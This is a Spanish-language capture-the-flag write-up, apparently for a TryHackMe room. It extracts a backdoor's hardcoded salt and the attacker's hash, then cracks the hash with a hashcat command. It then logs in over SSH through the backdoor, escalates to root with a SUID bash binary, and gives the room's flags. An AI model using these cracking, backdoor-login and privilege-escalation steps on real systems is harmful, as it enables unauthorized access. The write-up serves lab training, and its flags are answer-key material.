
```
func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

que usaba un valor codificado para el parametro salt

1c362db832f3f864c8c2fe05f2002a05

3. What was the hash that the attacker used?

volvemos al Pcap ,
podemos notar la ejecucion de ./backdoor -a



el valor despues de la flag a es decir -a
es el hash usado por el atacante:
hash : 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Crack the hash using rockyou and a cracking tool of your choice. What's the password?

haciendo un Inventario de lo que tenemos hasta ahora.


String Hash :
bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3
Salt : 1c362db832f3f864c8c2fe05f2002a05
Atacante hash : 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

luego como nos est`a pidiendo crackear , iremos a la wiki de hashcat
https://hashcat.net/wiki/doku.php?id=hashcat


y buscaremos lo siguiente:

sha512 hasta que este tenga el formato : sha512($pass.$salt)

el cuadra aca es el metodo 1710



sha512($pass.$salt) <= Pass= hash del atacante Saalt = valor codificado para salt (1c362db832f3f864c8c2fe05f2002a05)
hashcat -m 1710 '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' /usr/share/wordlists/rockyou.txt



november16


para el resto nos conectamos a la maquina virtual ,

la web se ve asi

nos conectamos por el puerto 2222 a la maquina objetivo :


ssh -p 2222 james@10.10.192.6

hacemos un cat a user.txt



thm{d119b4fa8c497ddb0525f7ad200e6567}

ejecutamos el suid.bash
`./.suid_bash -p`
ganamos privilegios de root



Abrimos root.txt
y terminamos con la flag :
thm{d53b2684f169360bb9606c33873144d}

Maquina resuelta!